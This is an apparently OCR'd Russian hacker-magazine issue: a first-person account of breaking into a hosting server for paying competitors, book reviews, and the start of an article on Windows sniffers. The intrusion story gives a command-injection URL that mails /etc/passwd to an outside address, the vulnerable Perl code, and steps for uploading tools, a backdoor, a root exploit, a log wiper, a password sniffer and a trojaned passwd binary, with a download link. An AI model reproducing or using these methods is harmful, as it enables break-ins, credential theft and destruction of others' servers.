
Первый и третий варианты не устраивали из-за неопределенности результата, второй казался слишком банальным, оставался четвертый - самый сложный в реализации, но и самый надежный. Я добрался до дому, прихватив с собой четыре бутылочки пива. Ночь обещала быть длинной и занимательной. После глотка пивка совершился рейд по поиску хуиза (whois`a) в закромах, дабы узнать, где же хостится reklamist.com. И ого! Как же велико было мое удивление, когда увидел, что их хост-провайдером является Мажор Дома(majordomo.ru)! Один из крупнейших хостингов Санкт-Петербурга.



Приятно удивлен я был потому, что по выбранному плану мне предстояло их рутить :).

Присматриваемся к объекту

Далее необходимо было найти лазейку у самих мажор-домеров либо у любого из их клиентов, т. к. купить хостинг за СС не представлялось возможным. Начался внешний осмотр. Изучив через браузер majordomo.ru, среди сервисов предоставляемых компанией не был найден telnet или ssh. Значит, шеллы они юзерам не дают - это усложняло задачу =(. Лениво тыкнув пальцем в свой универсальный сканер (тогда использовал Necrosoft Nscan под Win32),



я обнаружил, что хосты majordomo.ru и reklamist.com имеют одинаковые IP, из чего получалось, что работала система vhosts - виртуаль-

ные хосты. Т. е. все клиенты Мажорского (по крайней мере, их часть) висели на одном физическом серваке - и это радовало :). Радовало на данном этапе хотя бы тем, что не было необходимости сканить порты в огромном диапазоне: достаточно было обработать лишь один IP.

Сканер к бою!

Решено было сканить на все известные сервисы (~2500 портов). Пока шло изучение местности, я не спеша допил пиво и взял следующую бутылку. Nmap, о котором ты можешь прочесть в этом же номере, конечно, сделал бы это гораздо быстрее, но относительная неспешность моего сканера давала возможность поразмыслить :). Открытыми оказались следующие порты:

21	TCP	FTP
25	TCP	SMTP
53	TCP	DOMAIN
80	TCP	HTTP
110	TCP	POP3
1022	TCP	???

Я стал телнетиться на каждый из этих портов по очереди. На 21 порту был ProFTP 1.2.0pre10 - эксплоита для которого не было с 25, 53, 80 и 110. Все было ясно, как божий день. Однако 1022-й меня интересовал больше остальных. Сама цифра 1022 вызывала интерес, ведь на 22 порту у нормальных людей ssh, которого здесь не было - чуешь, чем пахнет? Кидаю коннект к этому порту, и верно - там ssh 2.0, который впоследствии очень пригодится. С демонами облом - ловить там нечего, но зато я собрал массу полезной информации на перспективу :). Заканчивалась третья бутылка, а результата толком не было! Оставалось изучить cgi'ки клиентов. Единственным пока известным мне клиентом был сам reklamist.com, его я и начал рыть.

CGI из ПНД

У жертвы выявилась бесполезная рассылка, борда и еще какие-то мелкие скрипты. Естественно, сразу заинтересовала борда... Ты, конечно, подумал, что там оказалась трахнутая во все порты UBB? И на фиг я тебе все это тут тележил так долго, гиббон я мохнатый и все такое? Нет, малыш, там все более запущено оказалось :). Это не была одна из свободно распространяемых досок, видимо, ее кто-то сам писал. Я не знаю, о чем думал этот горе-программер в момент написания своего творения, но при желании через него (творение) можно было процеживать макароны - настолько дырявым оно оказалось. Я просто увидел урлы, указывающие на темы обсуждений, выглядевшие примерно так:

http://reklamist.com/cgi-bin/board.cgi?action=read&theme=2345.txt

Эта оригинальность мне понравилась, было решено испытать на прочность, и исправленный урл, заимел следующий вид:

http://reklamist.com/cgi-bin/board.cgi?action=read&theme=cat /etc/passwd|mail hacker@nitrogear.org|


Не прошло и минуты, как мне в мыло упал файл паролей. Конечно, как ты сам понимаешь, паролями там и не пахло - они были оттенены в shadow. Но даже если мне удалось бы достать и его, то на расшифровку ушла бы уйма времени. Здесь необходимо пояснить немного. Дело в том, что когда видишь такой урл, трудно не понять: главное содержимое дискуссии берется из файла 2345.txt, а затем уже запихивается в html. Следовательно, в коде использовалась процедура open() для открытия этого текстовика. А неправильное использование сего всегда влечет за собой возможность исполнения команд. Код был примерно таким:

```
....
open(FILE, $thread_file);
while(<FILE>) {
....
}

close(FILE)
....
```

Содержимое входного параметра theme помещалось в переменную $thread_file и без всяких проверок передавалось процедуре open(), которая, к тому же, использовалась без предупреждающего условия. Т. е. написано было безграмотно до безобразия %). И теперь, подставляя команды в параметр theme, оканчивая строку символом "|", я передавал их на выполнение, и никаких срывов в работе скрипта не возникало. Итак, через эту же дыру был вытащен конфиг vhosts со списком всех доменов, снабженный инфой о том, в каких они папках на сервере расположены.

Продолжая выполнять команды, я выяснил, что сервак стоит на FreeBSD 3.2 STABLE, что там порядка 80 клиентов, что у web-сервера права того юзера, чей домен, и что lynx'а нету. Последнее изрядно угнетало - закачивать свое файло было нечем. Пришлось писать его упрощенный аналог... За этим занятием пиво окончательно закончилось. В итоге получился маленький скрипт, который умел брать урл из параметра down и выкачивать его в текущую директорию сервера, binary и ascii режимы переключались через параметр mode. Закачать его на сервак не представлялось возможным, поэтому весь код выстроился в одну строку. Далее, через баг в борде, замешанный на команду echo, я сунул эту строку в файл lynx.pl. Поставив на него атрибуты выполнения chmod 755 lynx.pl, я принялся за активную работу - закачал свой достаточно емкий, но удобный интерфейс для выполнения команд и пару бэкдоров.



Теперь в риал-тайм был виден результат выполнения отданных команд, и не приходилось каждый раз ковырять мылбокс в поисках письма с сервака. Во время лазания по по системе пришла мысль: нужен полноценный шелл для перспективы юзания локальных эксплойтов. (Пришлось пойти еще за пивом, т. к. без пива совсем не работалось :))). Далее был откомпилен закачанный ранее бэкдор. Использовался ovas0n.c, который можно встретить во многих архивах, в том числе - на нашем сайте (nitrogear.org). До полноценного использования пришлось подправить код под объективную реальность FreeBSD и свою специфическую ориентацию в системе =). Ясно, что админ может засечь и убить процесс, поэтому предварительно проверил наличие пользователей в системе - на команду who никто не откликнулся, это было на руку. При запуске бэкдор открыл мне запароленный шелл, с правами текущего пользователя на далеком порту.
FreeBSD - отличная штука, превратившаяся в руках хостерских умельцев в сито. И виной тому - вовсе не горе-перл-кодеры, наваявшие дырявую борду (за всеми не уследишь), и не сама система, а то, что администраторы вовсе не акцентировали конфиг на security. Если бы не их лень, я, к примеру, просто не смог бы их пробекдорить открытием нужного мне порта. Это получается, что любой юзвер хостера, может замутить WarezFTP на 6666 порту, со складом в /var/tmp/warezzz, до следующего рестарта?
Именно так, да не об этом речь. Я прителнетился к порту бэкдора, ввел свой пароль и захватил шелл, с правами user`a reklamist! Следовало торопиться, т. к. закинутый бэкдор провисит только до следующего рестарта, а значит, за короткое время нужно было получить права рута, и закрепиться в системе. Первым делом я нашел все setuid-утилиты в системе командой find / -perm 5755, а так же просто проанализировал содержимое папок /bin, /usr/bin, /usr/local/bin и т.д. В результате я увидел, что можно попробовать достаточно много сплоитов: там обнаружились и ping, и traceroute, и chpass...

Exploited: внедряемся внутрь

Закачав несколько сплоитов, мерно потягивая пивко, я компилировал их один за другим, проканала тулза для chpass. Приглашение шелла изменилось с "$" на "#", я нервно потирал руки, а лицо озаряла улыбка человека, страдающего расстройствами желудка при вялотекущей шизофрении %). Дальнейшие действия были стандартны и явились продолжением проделанного много раз: мне следовало замести следы, и прикрыть все дыры, обнаруженные мною в системе. Я закачал logwiper для FreeBSD, и по-быстрому прикрыл уязвимость в конференции reklamist.com. Теперь надо было отказаться от использования бэкдора (т. к. рано или поздно его бы засекли) и получить нормальный доступ в систему. По необъяснимым причинам руткит не был применен. Был оставлен лишь сниффер - Sniffit - какой-то старой версии, специально дописанный под FreeBSD. Я произвел конфиг под 21 и 110 порты, сниффак заработал, наращивая лог захваченного трафика.

Пока все дома

В очередной раз улыбка встретила лицо, а пиво желудок :). Пока сниффер работал, я занялся обеспечением стабильного root-доступа, т. к. ломиться каждый раз через шумный эксплоит было попросту глупо. Для этого я воспользовался трояном собственного написания - A.S.M.D. (Admins Suck My Dick), который можно залить с нашего сайта
http://nitrogear.org/files/backd00rs/asmd.tgz.




Данный трой заменяет собой любую suid-утилиту, после чего та продолжает работать нормально до тех пор, пока на входе не появляется специальный параметр, приводящий систему в действие. Далее, ты просто вводишь свой пароль (чтобы другой ксакеп не юзал owned root'а), и внедряешься в систему с правами РУТ! Я установил троян на passwd - тулза для смены пароля юзера. Войдя в систему и введя passwd - Z, я получил приглашение: "Wanna be GOD? Enter password:", ввел пароль и наслаждался.
Итак, рута я закрепил за собой, оставалось обеспечить безопасный вход. Тут вспомнилось про сниффер, который работал уже, по меньшей мере, 20 минут: пришло время порыться в логах. Из интересного нашел там пароль к заказанному мылбоксу, а также три или четыре пароля юзеров, стыренные с FTP. Я взял одну пару логин/пароль и ломанулся с ними на найденный еще в стадии внешнего осмотра порт 1022, и сразу увидел магическую надпись: "Welcome to FreeBSD 3.2 STABLE". Этого оказалось достаточно. Теперь у меня был нормальный вход и переход к руту с любого юзера. Пришло ощущение того, что я - полноценный хозяин системы :))).

Special offer



Заказчикам я предложил купить не просто пароль к мылу, а полный root-доступ ;). Те, естественно, согласились, попутно обсуждая: что же они сделают с "ИХ" серваком :))). Единственным моим условием было, то, что я должен лично увидеть результат "изнасилования" сервака.
И я это увидел :). Прошла примерно неделя, пока ребята готовились, а затем в течение 3-х (!) дней опухшие клиенты-Мажордомы наблюдали на majordomo.ru дефолтовую страничку аппача, гласившую что-то вроде "если вы видите эту страницу, значит HTTP-сервер установлен и работает нормально" :). Заказчики были конкурентами, и, судя по результату, снесли сервак до цоколя :))).



Мораль сей басни такова: уважаемые системные администраторы, не пренебрегайте системой безопасности вашей сети/серверов. Если считаете, что не имеете достаточных навыков по обеспечению должного уровня security, то доверьтесь профессионалам - услуги такого плана предоставляют масса организаций в сети, и наша команда не исключение (nitrogear.org): это можно сделать даже втайне от босса :))).



МОБИЛЬНЫЕ
КОМПЬЮТЕРЫ
Что это такое?
Как ими пользоваться?
Сколько они стоят?
Что они могут?
Что сможешь
ТЫ!
Nokia 9210
HANDSPRING Visor Prism
Bluetooth
HP Jornada 720
Casio Pocket Viewer
FIVA
AIBO 2nd generation
SLIM-ноутбуки
Весь PSION
Sony
Clie
Tablet PC
от Билла Гейтса
А также в каждом номере:
/ ноутбуки / цифровые фотоаппараты / цифровое видео /
/ беспроводной доступ в Интернет / mp3 плееры / MD плееры /
/ современные мобильные телефоны / новейшие цифровые
устройства / портативные системы /
Читайте
в журнале
МОБИЛЬНЫЕ
КОМПЬЮТЕРЫ



X-Books

Витольд Барский (psy@ft.inc.ru), Асёна (asya@ft.inc.ru)

Максим Левин, "Как стать хакером. Самоучитель" - М.: "Оверлей", 2001.




Хочешь стать хакером, но не знаешь как? Спроси меня! И я тебе отвечу: прочитай эту книгу, чувак. Из нее ты узнаешь, кто такие настоящие хакеры, откуда они появились и кто вообще придумал такое хорошее слово "хакер". Узнаешь хакерскую философию и субкультуру, примеришь их на себя и решишь, подходят они тебе или нет. Познакомишься с челами, которые много сделали в нелегком хакерском деле, с сайтами и книгами, которые должны быть известны любому уважающему себя хакеру.

Основной контент книги - конечно же, хакинг: искусство взлома. Тебя научат, как не пойматься - ты должен знать всевозможные способы вычисления хакеров. Пригодится и знание орудий и приемов противника - это залог успеха в любом деле. Также тебе понадобятся специальные проги: джентльменский набор программ для начинающего хакера - получи!

В книге описываются пути взлома систем Unix и Windows NT/2000: как зарегистрироваться под чужим именем, как удержаться на уровне root, как получить доступ к локальной сети, как использовать средства удаленного управления Back Orifface и многое другое. На конкретном примере описано, как ломалась сеть РОСНЕТ. Ну, и множество всяких хакерских штучек узнаешь: про аську, банкоматы, бесплатный Инет, защиту DNS, взлом html-чатов и прочее. В общем, эта книга будет для тебя хорошим трамплином в мир настоящих Хакеров.

Стюарт Макклуре, Джоел Скембрэй, Джордж Куртц, "Секреты хакеров. Проблемы и решения сетевой защиты" - М.: "Лори", 2001.



Эта книга, в отличие от предыдущей, не для зеленых перцов, а для опытных спецов. Если ты серьезно занимаешься вопросами взлома или защиты сетей (это смотря с какой стороны баррикады ты находишься), то книга эта будет тебе полезна. Будь ты хоть хакером, хоть админом (а чаще - и тем, и другим одновременно), главное для тебя - информация, а она одинакова: что для одного, что для другого. И владеть ею - твоя обязанность (если ты, конечно, не ламер). Ты должен знать, насколько сети защищены, как и какими средствами, какие дыры в них есть и какие заплатки для этих дыр имеются. Для достижения цели хакер первым делом должен обладать искусством сбора информации. С этого и начинается книга. Далее - сканирование. Уже на этом этапе можно найти лазейки и использовать их. И, соответственно, эти дыры легко и латаются. Более серьезная работа ждет тебя дальше. Подробнейшим образом исследуются взломы Windows 95/98/NT, NetWare, UNIX. Для каждой системы тебе покажут много разных типов взломов и какие контрмеры можно для них применить. Для виндов это дистанционный захват системы, взлом к консоли, взлом паролей; для NetWare - взлом NDS, получение прав admin; для UNIX - взлом "грубой силы", доступ к оболочке, доступ к паролю и т.д.

Следующая часть книги - описание взломов сетей. Ты получишь полную информацию по взлому коммутируемых сеток, различных сетевух и брандмауэров. Отдельная глава посвящена DoS-атакам - атакам отказа в обслуживании, так как эти атаки каждый год приводят к многомиллионным убыткам и представляют серьезную угрозу.


Еще один важный сегмент для взлома - софт. И так как сейчас повсеместно используется удаленное управление, речь, соответственно, пойдет о системах удаленного доступа. Лакомый кусочек: найди дыру в такой программе - и полный доступ ко всей системе у тебя в кармане.

Зима В.А., Молдовян А.А., Молдовян Н.А., "Безопасность глобальных сетевых технологий" - СПб.: "БХВ-Петербург", 2000.



Каждый клевый комп воткнут во всемирную сетку: если и не постоянно, так иногда. А это значит, что практически любой комп можно хакнуть. И твой тоже - не думай, что круче тебя только яйца. А если ты еще и админишь важные серваки или хранишь у себя на компе военные тайны (коды от Кваки, аську любимой девушки - нужное подчеркнуть), то тебя запросто могут захотеть и отыметь через компутер. Поэтому у каждого, кто хочет оградить свою инфу от грубых домогательств, должна быть на вооружении предлагаемая книженция. Вначале ты узнаешь о современных сетевых технологиях, связанных с безопасностью: www, базы данных, Java и ActiveX, CGI, FastCGI и API, сетевые протоколы и прочие сетевые приблуды. Далее обучишься различным способам нападения на сетки и способам защиты. Конкретно: особенности межсетевого экранирования на различных уровнях OSI, установка и конфигурирование систем FireWall. И заключительная, главная часть книги - построение защищенных виртуальных сетей. Это построение может производиться на различных уровнях: канальный, сетевой, сеансовый, и на каждом используются соответствующие протоколы (PPTP, L2F, L2TP, IPSec, SKIP, SSL/TLS, SOCKS). И только осилив сей труд полностью и до конца, ты вправе претендовать на звание настоящего кул-хакера.


Зиглер Роберт Л., "Брандмауэры в Linux" - М.: "Вильямс", 2000



"Зло - это когда сосед увел мою корову, добро - когда я увел его корову." Если ты крутой хакер, тебе мало ломать чужие серваки: ты должен еще и не дать никому поиметь свой. Книжка, которую мы тебе предлагаем, о брандмауэрах - прогах, позволяющих защитить свою локалку от инетных вторжений. Тебе расскажут о том, что за зверь такой брандмауэр и как юзать его в Линуксе (точнее - в Red Hat 6.0).

Все в этой книге крутится вокруг одной проги - ipchains. Тебя просветят об инсталляции и администрировании брандмауэра, об их отладке и дадут примеры готовых брандмауэров. В книжке также освещены смежные вопросы: проверка систем на глючность, администрирование UNIX'а и обнаружение незаконного проникновения в систему.
И стоит еще сказать несколько слов об авторе книги. Зиглер - весьма рулезный чел. Еще студентом он участвовал в разработке и усовершенствовании UNIX. Развивая однопроцессорную ОС, он попутно создал многопроцессорную версию BSD 4.3 UNIX. После появления Linux разработал средства построения брандмауэров Linux и написал FAQ, посвященный брандмауэрам и локальным сетям, который помог многим в обеспечении безопасности своих сетей.


Холзнер С., "Perl. Специальный справочник" - СПб: "Питер", 2000.



Про Perl ты наверняка уже слышал. И, скорее всего, только хорошее. Не зря же его так любят все веб-программисты. Не пора ли и тебе войти в их ряды? Как раз и книга подходящая появилась: про то, что такое Perl и что с ним делать. Что? Говоришь, уже умеешь выдавать кое-какие перлы? Тогда тем более - беги в магазин (в Интернете, кстати, их развелось как грязи) и покупай - не пожалеешь.
В книге ты найдешь все, что тебе нужно, - все команды и все функции Perl: формат, описание, кучу примеров. А если ты знаешь алфавит, то не придется тратить много времени на поиски - в конце книги есть алфавитный указатель.
А если у тебя есть своя веб-страница или сайт (а она у тебя, конечно же, есть, куда теперь без этого?) и ты не хочешь особенно париться и писать стандартные проги с нуля, то возьми из книги готовые: счетчик посещения, гостевую книгу, чат.
Много ли ты видел книг по кодингу, которые и для начинающего, и для продвинутого одинаково хороши? А эта - как раз такая! Дерзай! Все у тебя получится.


Яргер Р., Риз Дж., Кинг Т., "MySQL и mSQL. Базы данных для небольших предприятий и Интернета" - СПб.: "Символ-Плюс", 2000.

Оцени - это первая книга по MySQL и mSQL на русском языке! А MySQL и mSQL на сегодняшний день - самые популярные СУБД в Инете. Так что только эти два факта дают понять, насколько ценна эта книга. А что же у нее внутри? Да почти вся основная инфа по этим СУБД, и даже больше. Для тех, кто только начинает или хочет начать писать проги с использованием БД (а это мы настойчиво советуем), есть



введение в реляционные базы данных и SQL. Книгу можно разделить на две части. В первой рассказано про установку СУБД, ее настройку и администрирование. Короче - для сисадминов. Вторая часть - для программеров, которые пишут проги, использующие базы. Надо сказать, что почти все программеры будут довольны, так как описаны интерфейсы для многих языков: Perl, Python, PHP, C/C++, Java/JDBC.
В книжке хорошая инфа по всем вышеперечисленным програм и по SQL со множеством примеров. Существенно облегчает поиск по книге алфавитный указатель всех примочек, упомянутых в ней.
И приятное добавление: MySQL и mSQL - продукты не коммерческие, т.е. халявные.


Дейл Роджерсон, "Основы COM", 2-е изд. - М.: "Русская редакция", 2000.



Это книга про концепцию COM - модели компонентных объектов Мелкософта. Хотя COM как спецификация не накладывает ограничений на язык программирования, в книге используется только C++. Из книги ты узнаешь не только о том, что такое COM, но и научишься писать COM-приложения для виндов (даже если до этого ты писал только для юникса, линукса или маков). Такие, например, как OLE и ActiveX у Мелкософта (и даже лучше!), в основе которых как раз и лежит COM. По сути COM - это, в основном, интерфейс, который позволяет взаимодействовать между собой двум различным програм, не знающим ничего друг о друге. Каждый этап построения COM'а будет подкреплен примерами, а в заключение будет представлена готовая программа, которая продемонстрирует все изложенное в книге (и даже больше). Этот пример (исходники и откомпилированная программа) содержится на прилагаемом сидюке, который также имеет все примочки, которые существенно облегчат тебе овладение COM.

Исагулиев К.П, "Самоучитель Macromedia Flash 5" - СПб.: "БХВ-Петербург", 2001.

Если ты крутой хакер, то и Flash ты легко и быстро освоишь. И книга тебе в этом поможет. С помощью Flash и этого самоучителя ты научишься: рисовать картинки, создавать анимированные мультики и большие фильмы с использованием звука, делать



полнофункциональные интерактивные веб-сайты, насыщенные графикой, но небольшого размера.
Подробно и с примерами ты пройдешь все этапы работы с Flash: рисование объектов, анимация, использование растровой и векторной графики как собственноручно созданной, так и импортированной, использование слоев, текста, символов и трансформ, работы с объектами и, как большая цель, создание фильма, его озвучивание. С помощью Flash тебе по плечу и создание интерактивного фильма! Это когда зрители с помощью клавиатуры и мыши могут переходить к различным частям фильма, перемещать объекты и выполнять много других действий. Выполнение этих функций обеспечивается с помощью описываемого в книге языка сценариев ActionScript.
А готовый свой шедевр ты сможешь экспортировать в различные форматы: для просмотра в окне броузера, во Flash Player, в других программах редактирования и просмотра, а также в другие анимированные или статичные графические форматы (GIF, JPEG, QuickTime, AVI и другие). И ... послать всем своим друзьям (или недругам - в зависимости от качества и объема созданного шедевра).

Гурангов В.А., Долохов В.А., "Курс начинающего волшебника или Учебник везения" - СПб: "Питер"



Хочешь, как Емеля-дурак, лежать на печи (диване, кровати и т.д.; нужное подчеркнуть) и исполнять любое свое желание при помощи простого заклинания: "По щучьему велению, по моему хотению", пребывая в состоянии приятной лености?
Или хочешь легко решать все свои проблемы: без напряга сдать сессию и найти интересную работу, поиметь кучу бабок и найти классную чувиху (или наоборот? :)), сменить свою коммуналку на шикарный коттедж, а "запорожец" на "мерседес"? Или тебе нравятся книги Пелевина, Кастанеды или Бах? Или интересуешься психологией или эзотерикой?
В любом случае - эта книга для тебя. И про Емелю на печи - это не шутка. Это аллегория. (Не понял разницу? - Посмотри в словарь.)
Книга - про Учение. Или попроще - про стиль жизни и умение жить. Учение называется Симорон, а научившись этому, становишься симоронистом (не путать с сепаратистом). И главное - легко. И серьезно - без дураков...



Снифферы под win

BlueTooth (rhady@rsu.ru)

СМЕРШ к работе готов!


Приветствую тебя, коллега по хаку! Настало время для нас заняться делом и обсудить для начала серьезные проблемы. Как часто ты слышишь шпионские истории про разведчиков, проваленные явки и сдавшихся перебежчиков? Изредка по ящику показывают одного-двух зайцев, перебежавших границу, да может еще какого-нибудь проштрафившегося атташе, высланного из дипломатического корпуса в Зимбабве... А ведь все самое интересное происходит отнюдь не на передовой линии войны "плаща и кинжала". Все самое интересное творится у нас под боком - дома, в институте, на работе, у знакомых. Мир охватил бум локальных сетей, везде организации, фирмочки и компашки подключают к Интернету свои дохленькие компы, выставляя наружу соблазнительно оголенные места незащищенных операционок. Весь цивилизованный мир еще не забыл поучительного урока начала прошлого года, когда начальству НАТО (!!!) был сделан выговор и назначен хороший пинок. За то, что оно (начальство) юзало домашний комп как для работы с секретными документами, так и для просмотра порнографических материалов. Ха-ха-ха! Только слепой, наверное, еще не видел этих PDF-ок... Да! Мир поумнел с тех пор, и простые емейловые аттачи с троянами уже не срабатывают как раньше. Повсеместно заговорили о том, что для проведения более-менее значимых действий надобно Юникс себе ставить... А как быть тем, кто виндами пользуется? Сегодня мы займемся изучением хацкерского инструментария под win.

WIN-SNIFF: далеко пойдут, если не остановят


Рассмотрим три самых популярных сниффера на платформе Win32. Собственно говоря, только один из них был изначально предназначен для реализации на Win32, это Iris, со второй версией которого мы поиграем. Вскользь коснемся Snort и Dsniff, вернее их портов под мастдай.

Ириска - вкус адреналина


Ириска - именно так ласково окрестили ее местные хакеры. Ласковое к ней обращение более чем заслужено. Первый запуск Ласки-Iris'ки выглядел так:




Недолго думая, я тыкаю кнопочку, похожую на "PLAY", на видаке у меня дома. Справа в колонке тотчас же забегали пакетики: ириска свое дело знает туго. Итак, карточка переключена в режим прослушки, и мы пожинаем плоды шпионской деятельности. Радостно потирая потные от возбуждения ручки я полез в список бегающих пакетиков:



Круто! Ириска понимает большинство современных протоколов маршрутизации. Что такое OSPF, у Iris можно даже не спрашивать - сама все покажет и расскажет, что куда сунуть. Умная девочка! Потыкав немного, я случайно обнаружил пакетик, ставший началом HTTP-запроса (на рисунке он выделен курсором в правом нижнем окне):





Однако на третий день индеец Соколиный Глаз заметил, что на панели слева отнюдь не одна кнопка [Capture], но и еще целая куча разных батонов. В глаза бросилась следующая элементарная поверхность с интригующим названием [Decode]




Совсем неплохо! Вместо того чтобы самому разбираться в шлаке пакетов, достаточно использовать встроенные функции самой Ириски. Разбросав соединения по протоколам, хостам и связав многочисленные пакетики в одни потоки данных, Ириска делает всю черновую работу, позволяя наслаждаться многообразием человеческой небрежности (которая приводит к использованию ручных паролей при доступе через telnet).

